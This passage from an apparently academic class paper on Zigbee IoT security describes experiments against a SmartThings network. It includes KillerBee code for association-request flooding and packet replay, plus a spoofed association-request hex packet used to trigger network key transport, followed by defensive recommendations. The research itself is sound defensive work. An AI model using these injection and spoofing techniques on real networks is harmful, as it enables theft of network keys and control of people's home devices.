The fact that we were able to discover this Key should be very worrisome for IoT network owners. Of course, this concern is downplayed by the Zigbee Alliance because of the short window of opportunity that adversaries have to sniff a Key Transport. Our next attacks show that this window can actually be arbitrarily opened by adversaries.

### 6.3.2 Association Flooding

Now that we can successfully sniff keys from a Zigbee network, our next direction of attack was to be able to induce an encrypted Network Key transport without requiring the owner to be adding a new device. Our first idea was to send a barrage of Association Requests to devices on the network in an attempt to cause the device to crash from too many connected stations. We used the following code utilizing tools from the KillerBee Python API to accomplish this: [16]

```
# Association Request Frame in list form, split where we need to modify
assocreqp = [ "\x23\xc8",
               "", # Seq num
               "", # Dest PANID
               "\x00\x00", # Destination (coordinator)
               "\xff\xff", # Source PAN (broadcast)
               "", # Address field
               "\x01\x8e\x67" # Command Frame payload/assoc req
             ]
assocreqinj = ''.join(assocreqp)

try:
    # Send the associate request frame
    kb.inject(assocreqinj)
    time.sleep(0.05) # Delay between assoc and data requests

    # Send the data request frame
    kb.inject(datareqinj)

except Exception, e:
    print "ERROR: Unable to inject packet"
    print e
    sys.exit(-1)
```

After this, we would also listen for an acknowledgment and response from the target device. Using the SmartThings developer web portal, we could determine the PANIDs for each of the devices on our network. We then flooded each of these device PANIDs in turn with hundreds of Association Requests (one every 10 milliseconds). While we performed our Association Flooding attack, we tried to access

functionality from the SmartThings iOS application by turning on and off the Centralite Outlet and trying to access readings from the Iris Contact Sensor.

We found that despite the high volume of Association Requests that we were transmitting to each device, functionality was not impaired and we were able to access and utilize the network as intended. There are several possible explanations for why this attack did not work. If we had had access to another RZUSB stick, we could have sniffed network traffic as we were flooding a Zigbee device to determine whether the device was actually responding to our requests. If we had the hardware to debug this attack, we could use it to crash the Zigbee Hub and induce the network owner to setup the network anew by re-pairing all devices, giving an adversary the opportunity to begin sniffing for a Network Key Transport.

### 6.3.3 Replay Attack

We also attempted a replay attack on the Zigbee Network by injecting previously encrypted and transmitted messages on the network. Theoretically, replaying traffic from a packet capture file back over the network could induce devices to perform commands in our file. To implement this attack, we used the following code implementing KillerBee's API functionality:

```
while args.count != packetcount:
    try:
        packet = cap.pnext()[1]
        # We don't want to replay ACK packets from the capture, typically.
        if not packet_ack(packet):
            packetcount += 1
            kb.inject(packet[0:-2])
            time.sleep(args.sleep)
    except TypeError:      # raised when pnext returns Null (end of capture)
        break
```

We found that replaying traffic from files containing commands to turn on/off the Outlet did not induce the Centralite Outlet to respond. We determined that the reason that a replay attack was ineffective was due to the implementation of a counter as part of the encryption and authentication system. In each of the packets, WireShark displayed a counter field that incremented with each packet. One counter was maintained for each device on the network being communicated with. We could theoretically have edited these packets to update the counter data to be above the current system counter. We leave this avenue for future work.

### 6.3.4 Device Spoofing

For various technical reasons, neither the Association Flooding nor the Replay Attack seemed to work for us. As a result of brainstorming and debugging our approach, however, we devised a new attack to induce a Network Key Transport. Our concept was to impersonate a Zigbee device with a known MAC address and broadcast requests to join the network. We found that as soon as a network owner needs to pair a new device to his network, our device will automatically be acknowledged and associated as well.

To perform this attack, we essentially constructed our own data packet based on a valid Association Request from a previous packet capture session expanded below:

|  |          |                       |           |          |    |   |
|--|----------|-----------------------|-----------|----------|----|---|
| 7  | 9.999962 |                       | Broadcast | IEEE ... | 10 | Beacon Request                                    |
| 8  | 9.999955 | 0x0000                |           | ZigBee   | 28 | Beacon, Src: 0x0000, El                           |
| 9  | 9.999976 | 00:0d:6f:00:05:5b:... | 0x0000    | IEEE ... | 21 | Association Request                               |
| 10   | 9.999976 |                       |           | IEEE ... | 5  | Ack   |
| 11   | 9.999996 | 00:0d:6f:00:05:5b:... | 0x0000    | IEEE ... | 18 | Data Request                                      |
| 12   | 9.999996 |                       |           | IEEE ... | 5  | Ack   |
| ▶ Frame 9: 21 bytes on wire (168 bits), 21 bytes captured (168 bits)                                     |          |                       |           |          |    |   |
| ▼ IEEE 802.15.4 Command, Dst: 0x0000, Src: Ember_00:05:5b:70:9c  |          |                       |           |          |    |   |
| ▶ Frame Control Field: 0xc823, Frame Type: Command, Acknowledge Request, Destination Addressing Mode: Sh |          |                       |           |          |    |   |
| Sequence Number: 64  |          |                       |           |          |    |   |
| Destination PAN: 0x6414  |          |                       |           |          |    |   |
| Destination: 0x0000  |          |                       |           |          |    |   |
| Source PAN: 0xffff   |          |                       |           |          |    |   |
| Extended Source: Ember_00:05:5b:70:9c (00:0d:6f:00:05:5b:70:9c)  |          |                       |           |          |    |   |
| Command Identifier: Association Request (0x01)   |          |                       |           |          |    |   |
| ▶ Association Request  |          |                       |           |          |    |   |
| FCS: 0x25fd (Correct)  |          |                       |           |          |    |   |
| 0000   | 23       | c8                    | 40        | 14       | 64 | 00 00 ff ff 9c 70 5b 05 00 6f 0d #.@.d... ..p[.o. |
| 0010   | 00       | 01                    | 8e        | fd       | 25 | ....%   |

Notice that the packet is entirely unencrypted, as expected, and that we simply had to edit the Extended Source field and corresponding hex values to be the MAC address of our malicious RZUSB device. In particular, we simply replayed the hex packet with an edited MAC address:

```
23 c8 40 14 64 00 00 ff ff 9c 70 5b 05 00 6f 0d 00 01 8e fd 25
```

Once we had constructed our fake packet, we simply replayed the packet over the network and listened for a Association Response from the SmartThings Hub. One problem we encountered here was the exceptionally low latency of the Zigbee network. The Response and Network Key Transport were emitted less than 0.00004 seconds after the initial Association Request. This didn't give us adequate time to switch the RZUSB from replaying a packet to sniffing for the Network Key. We would need an additional RZUSB to sniff the network while the other RZUSB could emit the Association Request. Even despite not having the additional hardware, we found that we could successfully induce a Key-Transport to untrusted hardware masquerading as a Zigbee device.

## 7 Recommendations

### 7.1 Out-of-band key loading method

Using factory generated and pre-loaded key implies great security risk by potentially allowing attackers to reverse-engineer. Using an out-of-band method of landing the cryptographic keys onto the ZigBee devices would significantly mitigate the risk of breach during key distribution, updating, and revoking. The method involves using a mechanism other than through normal wireless communication channels. A serial port on the device through which a key could be loaded through cable attachment to the key generation device, or transmission through intermediary device, would both be example implementations. However, this would incur additional complications on the device manufacturers' part.

### 7.2 Secure network admission

Since the ZigBee Trust Center is responsible for authenticating admission requests from nodes and ultimately deciding whether the nodes can join, one option would be to securely pre-loads common network security key in all ZigBee devices prior to deployment, thus allowing only secure joins by authorized ZigBee nodes. Per this implementation, a ZigBee node without a network key would not be able to even associate to the ZigBee Coordinator with an unsecured request.



### 7.3 Dynamic device ID rotation

Exposing PIDs of devices within a ZigBee network results in a potential security exposure, since devices are susceptible to tracking and spoofing based on their IDs. We could introduce a scheme consisting of ephemeral identifiers would allow only authorized parties to properly identify devices. This approach would mitigate basic tracking threats while also preserving utility. The protocol consists of a few components:

1. each device possesses a symmetric key as its identifier;
2. the identifying information in device communications consists of a deterministic pseudorandom function (PRF) of the current time (allowing for some imprecision) keyed with the beacon symmetric key;
3. when the “resolver” observes a communication, it can compute its own version of the ephemeral ID to be compared with the received ID.

A sample code snippet, modified from Google’s Eddystone implementation [17], could be as follows:

```
def eid_from_ik(ik, scaler, client_time_seconds):  
    """Return the EID generated by the given parameters."""  
    tkdata = (  
        "\x00" * 11 +  
        "\xFF" +  
        "\x00" * 2 +  
        chr((client_time_seconds / (2 ** 24)) % 256) +  
        chr((client_time_seconds / (2 ** 16)) % 256))  
    tk = AES.new(ik, AES.MODE_ECB).encrypt(tkdata)  
    client_time_seconds = (client_time_seconds // 2 ** scaler) * (2 ** scaler)  
    eiddata = (  
        "\x00" * 11 +  
        chr(scaler) +  
        chr((client_time_seconds / (2 ** 24)) % 256) +  
        chr((client_time_seconds / (2 ** 16)) % 256) +  
        chr((client_time_seconds / (2 ** 8)) % 256) +  
        chr((client_time_seconds / (2 ** 0)) % 256))  
    eid = AES.new(tk, AES.MODE_ECB).encrypt(eiddata)[:8]  
    return eid
```

Specifically, the symmetric key itself would also be ephemeral — we could use Elliptic Curve Diffie Hellman (ECDH) between the device and resolver to negotiate the key (hardcoding during production, on the other hand, would be problematic, since key logs may exist, or the attacker may sniff out the key en route at a given point).

This approach does away completely with existing PANIDs, instead replacing them by a non-traceable ephemeral identifier (EID). These EID values are fully predictable due to the use of PRFs, so a cloud backend could be linked to the local coordinator to pre-generate a lookup table from EID to true IDs. This safeguard against replay attacks would be more robust than simply using counters, which could potentially be faked. This is completely feasible with in-RAM computation in modern hardware, such as by using Redis or Memcached. Even according to the Gartner estimation (with over tens of billions of devices by 2020), the dataset can be sharded across multiple servers, with the EIDs broken up and each server handling component bits.

## 8 Conclusion

The ZigBee standard itself implements quite strong security features. The AES algorithm for data encryption and data authentication provides ZigBee encryption with sufficient robustness, but the security depends on the secrecy of the encryption keys, which may be breached during the keys' initialization or distribution. While a few features exist to counter various attacks, we were still able to sniff out the network key in our test setup, and with future work could theoretically perform other active attacks.

Ultimately, key secrecy should not be the sole foundation of the ZigBee product's security architecture. Therefore we proposed a few recommendations in order to divert the security risk from key secrecy alone or to mitigate the chances of key leaking, such as out-of-band key communication, and ephemeral device identifiers.

## 9 Acknowledgement

Our team would like to first thank the references included below that have helped us understand Zigbee standard, inspired us on how to approach our attacks, and finally helped us write this paper. We would also like to thank the 6.857 instructors and TAs, who taught us and helped us learn different cryptography concepts that we have used in this paper.

## References

- [1] Aaron Alva, *DMCA security research exemption for consumer devices*, October 28, 2016. <https://www.ftc.gov/news-events/blogs/techftc/2016/10/dmca-security-research-exemption-consumer-devices>.
- [2] *Wireless Mesh Networking ZigBee vs. DigiMesh*. <https://www.digi.com>.
- [3] *About ZigBee Protocol*. <https://sites.google.com/site/xbeetutorial/xbee-introduction/zigbee>.
- [4] Inc. Zigbee Alliance, *Zigbee Specification 053474r20* (September 7, 2012).
- [5] ———, *Zigbee Specification 053474r06* (December 4, 2004).
- [6] zigbee 3.0 Task Force, *zigbee: Securing the Wireless IoT* (2017).
- [7] Luke Tutty, *Guide to Zigbee 3.0*, March 21, 2017. <https://mmbnetworks.atlassian.net/wiki/display/ITZ/Guide+to+Zigbee+3.0>.
- [8] Ricky A. Melgares, *ZigBee Analysis and Security* (May 31, 2011).
- [9] Bjorn Stelte and Gabi Dreo Rodosek, *Thwarting Attacks on ZigBee – Removal of the KillerBee Stinger*.
- [10] Jeff John Roberts, *Light Bulbs Flash “SOS” in Scary Internet of Things Attack*, November 03, 2016. <http://fortune.com/2016/11/03/light-bulb-hacking/>.
- [11] Darren Pauli, *IoT worm can hack Philips Hue lightbulbs, spread across cities*, November 10, 2016. [https://www.theregister.co.uk/2016/11/10/iot\\_worm\\_can\\_hack\\_philips\\_hue\\_lightbulbs\\_spread\\_across\\_cities/](https://www.theregister.co.uk/2016/11/10/iot_worm_can_hack_philips_hue_lightbulbs_spread_across_cities/).
- [12] *Internet of Things Map*. <https://p16.praetorian.com/iotmap>.
- [13] Inc. Zigbee Alliance, *Zigbee 3.0 Stack User Guide JN-UG-3113* (October 5, 2016).
- [14] ———, *Zigbee 3.0 Devices User Guide JN-UG-3114* (December 1, 2016).
- [15] Tobias Zillner, *ZigBee Exploited: the good, the bad, and the ugly* (August 16 2015).
- [16] Joshua Wright, *KillerBee API Documentation*, 2009.
- [17] Michael Ashbridge, *Eddystone-EID*, 2016. <https://github.com/google/eddystone/blob/master/eddystone-eid/tools/eidtools.py>